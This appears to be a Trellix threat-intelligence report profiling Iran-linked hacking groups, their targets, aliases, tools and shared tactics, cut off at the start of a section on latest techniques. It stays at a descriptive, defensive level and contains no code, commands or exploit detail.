The Iranian Cyber Capability

By Ernesto Fernández Provecho, Pham Duy Phuc, and John Fokker · September 19, 2024

Introduction

In recent years, The Islamic Republic of Iran has extensively promoted the execution of cyber campaigns to protect its national interests, deter adversaries, and conduct cyber espionage. These incursions have been developed by specific government units that are believed to operate under the umbrella of two main institutions, the Islamic Revolutionary Guard Corps (IRGC) and the Ministry of Intelligence and Security (MOIS) [1]. Moreover, many individuals have also started to conduct cyber attacks to protect the interests of the country under the guise of hacktivism [2].

Some noteworthy attacks by threat groups linked to Iran include the 2012 "Shamoon" attack on Saudi Aramco, which crippled 30,000 computers and highlighted Iran's ability to cause significant disruption [3]. In 2020, Iranian hackers targeted the pharmaceutical company Gilead Sciences amidst the global COVID-19 pandemic, seeking to steal sensitive data related to vaccine research [4]. Additional different attacks on the United States have demonstrated Iran's capacity to execute disruptive attacks on critical infrastructure [1].

Since October 2023, the beginning of the Israeli-Palestine crisis, Iranian hackers have intensified their activities against the United States and Israel, targeting critical sectors such as government, energy, and finance. The Trellix Advanced Research Center has observed Iran-linked actors disrupting organizations by stealing sensitive data, conducting denial of service attacks or deploying destructive malware such as ransomware or wiper strains. These incidents reflect a rapid shift in frequency of threat activity linked to Iran, making it a significant threat [2][5].

The United States 2024 presidential election campaign has also been affected by Iranian aligned threat actors, which have conducted different attacks to misinform and influence the vote of citizens, and steal sensitive information from valuable targets such as presidential candidates or government officials [6].

As the cybersecurity landscape continues to evolve, this report aims to offer a detailed analysis of Iran's cyber threat actors, their tactics, techniques, and procedures (TTPs), and some of their most recent campaigns. This report offers a clearer understanding of the Iranian cyber threat landscape, equipping organizations to strengthen their detection and response capabilities.

Iranian threat groups

MuddyWater

MuddyWatter, also known as Seedworm, Mango Sandstorm, or Static Kitten, is a threat actor believed to be affiliated with the Iranian MOIS [1]. Active since approximately 2017, the group has targeted a wide range of government and private sector organizations globally, with a particular interest in Middle East countries.

MuddyWater's tactics, techniques, and procedures (TTPs) primarily involve spear phishing campaigns. They lure victims into downloading malicious ZIP files disguised as legitimate documents. These files rely on native Windows utilities, a technique known as “Living off the land” (LOLBins), to install either a custom or a commodity backdoor like

Cobalt Strike. These backdoors provide remote access, enabling the threat actors to steal data, conduct surveillance, and potentially deploy additional malware.

The group has demonstrated a preference for using PowerShell in their toolset, exploiting its native capabilities for command and control (C2) communications and malicious activity. Other tools attributed to MuddyWater include malware capable of uploading files, executing code, capturing screenshots, and checking for security software.

Recent campaigns indicate a continuous evolution of MuddyWater's tactics, with the adoption of remote administration tools and command and control frameworks such as PhonyC2, MuddyC2Go, or DarkBeatC2 [7][8][9]. However, the group has also used new custom malware such as BugSleep, which highlights their continuous interest in evading security software [10].

APT35

APT35, also known as Magic Hound, Charming Kitten, or Educated Manticore, is a threat actor allegedly sponsored by the Iranian government that has been active since 2014. The group has conducted extensive cyber espionage operations targeting government agencies, military organizations, media outlets, and energy companies, primarily in the United States, Israel and other Middle Eastern countries. However, their operations have also extended to Europe and other regions.

APT35 is notorious for their persistent and resource-intensive campaigns. The group primarily employs spear phishing attacks leveraging social engineering to trick victims into opening malicious attachments or clicking on malicious links that redirect to impersonated company websites to phish users' credentials [11]. However, the group has also exploited vulnerabilities and conducted watering hole and supply chain attacks as initial infection vectors in some campaigns [12].

Once initial access is gained, APT35 deploys a variety of custom-built backdoors and open source tools such as Sponsor, Soldier, BellaCiao, DownPaper, Mimikatz or PsExec to maintain persistence and exfiltrate sensitive data [12].

The group shares techniques and tools with APT42, an overlap that may indicate a strong collaboration between both entities. However, the goals, skills and targets differ [4].

APT42

APT42 is a threat actor supposedly associated with Iran's IRGC that has been active since at least 2015. The group focuses on targeting individuals and organizations of interest to the Iranian government, which includes diplomats, government representatives, military officials, and journalists from different countries, but with a special interest in the United States, Israel and Iran itself.

The APT42 operations can be divided into three categories: credential harvesting, surveillance operations, and malware deployment. Regarding the first one, to steal credentials, the threat actor sends spear phishing emails redirecting to fake cloud provider websites or to masqueraded organizations, forcing them to introduce their credentials. The second category, surveillance operations, APT42 has commonly relied on custom backdoors hidden in fake Android applications that steals sensitive information such as text messages, phone calls, and images. In regard to the third category, APT42 has deployed custom malware in compromised systems. Some of them, such as PowerLess, NICECURL, TABBYCAT or TAMECAT, are written in scripting languages like PowerShell and Visual Basic, highlighting the predilection the group has for this kind of programming languages. Also, during the execution of the payloads, the group has used LOLBINs, encryption, and obfuscation techniques to hinder detection and ensure successful execution [4].

The group shares techniques and tools with APT35, however, the goals, skills and targets differ. This overlap may indicate a solid collaboration between both groups [4].

Dune

Dune, also known as Void Manticore or Banished Kitten, is a presumably Iranian threat actor affiliated with the MOIS that has been active since 2023, after the October Hamas terrorist attack. The group is notorious for their destructive cyberattacks, primarily targeting government agencies, critical infrastructure, and private sector organizations in Israel [6]. Dune's tactics align with those of the Handala Group, which has also been involved in coordinated cyber operations against Israeli entities during the Iron Swords war.

Hexane

Hexane, also known as MarnanBridge, Lyceum, or Chrono Kitten, is a cyber espionage group primarily targeting the oil and gas, telecommunications, government, energy, and internet service provider sectors. Active since at least 2017, the group has focused their operations on the Middle East and Africa, with countries like Israel, Saudi Arabia, Kuwait, Morocco, and Tunisia being primary targets.

The main technique Hexane employs as an entry point is spear phishing emails with malicious attachments or links. Once inside the network, the actor uses tools like PowerShell and WMI to move laterally, gaining access to several systems where it collects sensitive data using different tools and backdoors. After that, the group exfiltrates such data through various channels, including command-and-control servers, email, and file transfer protocols [6].

APT33

APT33, also known as Cobalt Trinity, Curious Serpens, or Peach Sandstorm, is a threat actor believed to be operating at the behest of the Iranian government. Emerging around 2013, the group initially focused on the petrochemical industry to gradually shift to the aviation sector, both military and commercial, to start targeting organizations spanning multiple sectors in the United States, Saudi Arabia, and South Korea.

The main goal of APT33 has changed over time; initially, the cyberespionage operations were the main focus, but, over time, destructive campaigns via custom wiper malware like Shamoon became more common [13].

For initial access, spear-phishing attacks using publicly-available job postings are employed to create targeted career-related messages to lure their victims [13]. In the past, they also used known vulnerabilities to compromise systems.

Once initial access is gained, the group has deployed publicly available malware such as Nanocore, NetWire, AlphaShell, Mimikatz, PowerSploit, and PoshC2; and not so public TurnedUp, DropShot, ShapeShift, Shamoon, and Powerton.

Parisite

Parisite, also known as Fox Kitten, Pioneer Kitten or Lemon Sandstorm, is a threat actor allegedly operating under the direction of the Iranian government. Emerging on the cyber scene around 2017, the group has demonstrated a persistent interest in targeting countries in the Middle East, North Africa, Europe, Australia, and North America. Their primary focus is on gaining and maintaining access to organizations possessing sensitive information of likely intelligence interest to the Iranian government. This includes sectors such as defense, energy, and critical infrastructure.

To compromise the network infrastructure of an organization, the threat actor has primarily abused known vulnerabilities in VPN systems. Once inside, Parisite escalates privileges and moves laterally across the network prior

to deploying the final payload, to do this task the group has relied on well known and custom post-exploitation tools such as Juicy Potato, Procdump, STSRCheck or Mimikatz [14][15].

To establish persistence, the threat actor often relies on SSH tunneling to communicate with the command and control. This is achieved using custom built backdoors such as SSHMinion or POWSSHNET or open-source tools such as Ngrok, Plink, or Fast Reverse Proxy (FRP) [15].

These compromised infrastructures will be later used by other Iranian threat actors, like APT33, APT34, or APT35, which will presumably gather sensitive information from them. Also, in some cases, these accesses will be sold in underground forums, something that has happened in the past, establishing a new income source for the group [1] [15].

During 2024, the threat actor changed its modus operandi, collaborating with ransomware operators after compromising the infrastructure of the victims. This way, the group obtains a portion of the rescue money, in the case the victims decide to pay [16].

APT34

APT34, also known as OilRig, Helix Kitten, or Hazel Sandstorm, is a sophisticated cyber threat actor suspected to be operating under the direction of the Iranian government since 2014. The group has demonstrated a particular interest in targeting government, financial, telecommunications, energy, and chemical industries in the Middle East, but also in some countries in North Africa, Europe, Australia, and North America.

The group has compromised entities using spear-phishing emails, messages via Linkedin or using fake job postings as a lure. The malware deployed tend to be custom built backdoors such as OilRig, SideTwist, Karkoff, or TONEDEAF, however, they have also used LOLBins and freely available tools like Mimikatz or LaZagne to achieve their objectives [17].

Agrius

Agrius, also known as Pink Sandstorm, BlackShadow, Agonizing Serpens, or SharpBoys, is a threat actor believed to be operating under the direction of the MOIS of Iran. Since emerging around 2020, Agrius has been relentless in its attacks, primarily targeting entities in Israel.

The initial access of such victims tends to be the exploitation of a known vulnerability and the deployment of a backdoor or a webshell. Then, the modus operandi of the group is mainly about the disruption of the victims' normal activities by deploying either a ransomware or a wiper. Agrius's continuous activity and focus on destructive tactics underscore its role as a persistent and evolving threat in the region [18].

Emennet Pasargad

Emennet Pasargad is an Iranian company, previously named Eeleyanet Gostar and Net Peygard Samavat Company, that presumably works for the Iranian government since 2020 to carry out cyber operations against institutions from the United States, Europe, Israel and other Middle East countries. These activities have been monitored by the security community under the same group with different names such as Cotton Sandstorm or MarnanBridge.

Hack and leak operations are Emennet Pasargad's main modus operandi. They infiltrate institutions' infrastructure to extract sensitive information they can leak afterwards, causing a huge impact in their operations [6][19].

The victims of Emennet Pasargad's attacks tend to be big institutions with a large customer base. However, they are chosen based on the way they can be compromised, having a special preference for those organizations with web

services running PHP code or having MySQL databases, which can be easily analyzed with publicly available pentesting tools [19].

Cobalt Mirage

Cobalt Mirage, also known as Phosphorus or Nemesis Kitten, is a threat actor believed to be based in Iran that started their operation around 2020. The group has targeted different sectors in Israel, the United States, Europe, and Australia, exploiting known vulnerabilities to deploy ransomware for financial gain rather than destructive purposes [20].

Tortoiseshell

Tortoiseshell, also known as Imperial Kitten, Crimson Sandstorm, or DustyCave, is a threat actor focused on cyber-espionage that is presumed to be backed by the Iranian IRGC. Their main targets are the technology, defense, NGOs, government, financial, and transportation sectors based in Israel and other Middle East countries.

The group relies on different techniques to get initial access to the victim's network, including the exploitation of public facing applications, the delivery of phishing emails, or the usage of stolen VPN credentials. Once inside, Tortoiseshell will proceed with credential theft using tools like ProcDump and will try to move laterally across the network using PsExec-like applications such as PAExec. Then, they will deploy some open-source or custom-built backdoor such as MeshAgent or SugarRush to collect and exfiltrate as much information as possible [22].

Moses Staff

Moses Staff, also known as Marigold Sandstorm, is a hacktivist group supposedly sponsored by the Iranian government. They started to operate in 2021, encrypting and leaking information from several Israeli companies.

The group's modus operandi to access companies infrastructure is by exploiting a known vulnerability on a public facing application. Once inside, the actor will spread across the network using tools such as PsExec, WMIC, and Powershell. Then, they will drop a backdoor, to collect and exfiltrate sensitive data, and a ransomware, to encrypt the data without asking for a rescue payment [22].

APT39

APT39, also known as Chafer, Radio Serpens, or Remix Kitten, is a threat actor believed to be sponsored by the Iranian government that has been active since 2014 targeting organizations in government, telecommunications, aviation, high technology, and transportation sectors in the United States, Europe and the Middle East.

To penetrate the victim's infrastructure, the group has relied on spear phishing emails that contained some sort of custom backdoor. After that, different tools such as a modified Mimikatz, PsExec, or ProcDump have been deployed to escalate privileges or move laterally [23].

In recent years, no new notorious campaigns have been discovered, suggesting that the group has either been absorbed by other known Iranian threat actors or is no longer active.

Capabilities (TTPs)

Suspected Iranian-linked groups are known for the way they share different tactics, techniques and procedures, making it really easy for researchers to find the attribution of an attack. This situation may also indicate an active collaboration between these groups and the way they are integrated within the government structure.

This collaboration may be important for the Iranian government to not only save resources and money, but also to perform different campaigns against multiple targets simultaneously. However, it also has some drawbacks, since if a

campaign fails, the others might also be affected, causing its disruption.

In the following pictures, the different observed TTPs of the aforementioned threat actors is shown, highlighting the different overlaps between them.





Figure 1: MITRE ATT&CK techniques employed by suspected Iranian APT groups, part 1.






Figure 2: MITRE ATT&CK techniques employed by suspected Iranian APT groups, part 2.

Based on these commonalities, the previously mentioned threat actors can be grouped in different clusters that allow us to understand how they are organized.

Shared capabilities

Vulnerability exploitation

One of the main ways to get initial access for different suspected Iranian threat actors is exploiting vulnerabilities that can be public or unknown. This way, many groups such as **Parisite, APT33, APT35, Agrius, Cobalt Mirage or Moses Staff** have relied on known vulnerabilities to compromise their victims. These vulnerabilities usually affect well-known technologies like Fortinet FortiOS, Microsoft Exchange or VPN providers like Pulse Secure, Fortinet, Palo Alto Networks, or Citrix [12][14][18][20][22].

On the other hand, Tortoiseshell has also tried a different approach by exploiting unknown vulnerabilities from poorly secured websites. Something that Emennet Pasargad has also done in the past, however, in this case the group has also abused well known vulnerabilities, like the Log4j CVE-2021-44228 [19][21].

LOLBin usage

To stay under the radar, suspected Iranian threat actors have strongly relied on Windows LOLBins to perform different tasks, abusing as many applications as they consider to achieve their objectives. For example, threat actors **APT42, Moses Staff** and **Agrius** have used Rundll32.exe to execute further stages during an incursion. Also, **APT34** and **APT35** have employed certutil.exe to achieve the same result.

In Figure 3, an overview of suspected Iranian APT groups and LOLBin usage is given, showcasing the overlap between a variety of Windows applications.




Figure 3: Windows LOLBins abused by suspected Iranian APT groups.

Public Dual-Use and Pentest tool usage

During the many campaigns suspected Iranian groups have performed over the years, there is a constant usage of open-source tools for many purposes, from initial access, to privilege escalation, going through lateral movement and other phases of the attacks.

Several public tools have been used by suspected Iranian threat actors, with some of the most notorious being Fast Reverse Proxy (FRP), utilized by Parisite, APT35, and MuddyWater; Empire, employed by APT33 and MuddyWater; and LaZagne, used by APT33, APT34, APT35, and MuddyWater. Moreover, other less-known tools like Chisel, a

network tunneler abused by APT35 and MuddyWater, and PupyRAT, employed by APT33 and APT35, have also been utilized.

Malware development

Suspected Iranian threat actors tend to craft more deterministic custom tools for their campaigns, usually to be used as a foothold for further operations such as espionage or disruption. These backdoors are not frequently shared between the different groups, however, in some cases, an overlap has been noticed.

APT35 and **APT42** are one of the most solid connections thanks to the different backdoors they have shared in the past, specially the ones targeting Android, like VineThorn, and Windows, like NokNok, GHAMBAR, or BasicStar. However, it is not the only overlap in regard to **APT35,** since the group has also shared custom tools with **APT33,** like the Shamoon wiper.




Figure 4: APT33, APT35, and APT42 shared tooling.

Moreover, there are other groups with strong ties, like it is the case with **Hexane** and **APT34**, which have shared different custom backdoors like DanBot, Shark or Milan.




Figure 5: APT34, and Hexane shared tooling.

Disruption activities

Suspected Iranian groups like APT35, Agrius, or Cobalt Mirage have historically been interested in destructive operations using ransomware or wiper tools. However, it was not until 2023 when many other groups appeared or modified their modus operandi, like Moses Staff or Dune, due to the Israeli-Palestine crisis. Also, such kind of operations started to be more common, targeting critical sectors in Israel.

In 2012, the wiper Shamoon was first used by APT35; however, a few years later, in 2017, APT33 used it against aerospace and energy sectors in the Middle East, which means a stable connection between both groups.

Latest Tactics and Techniques

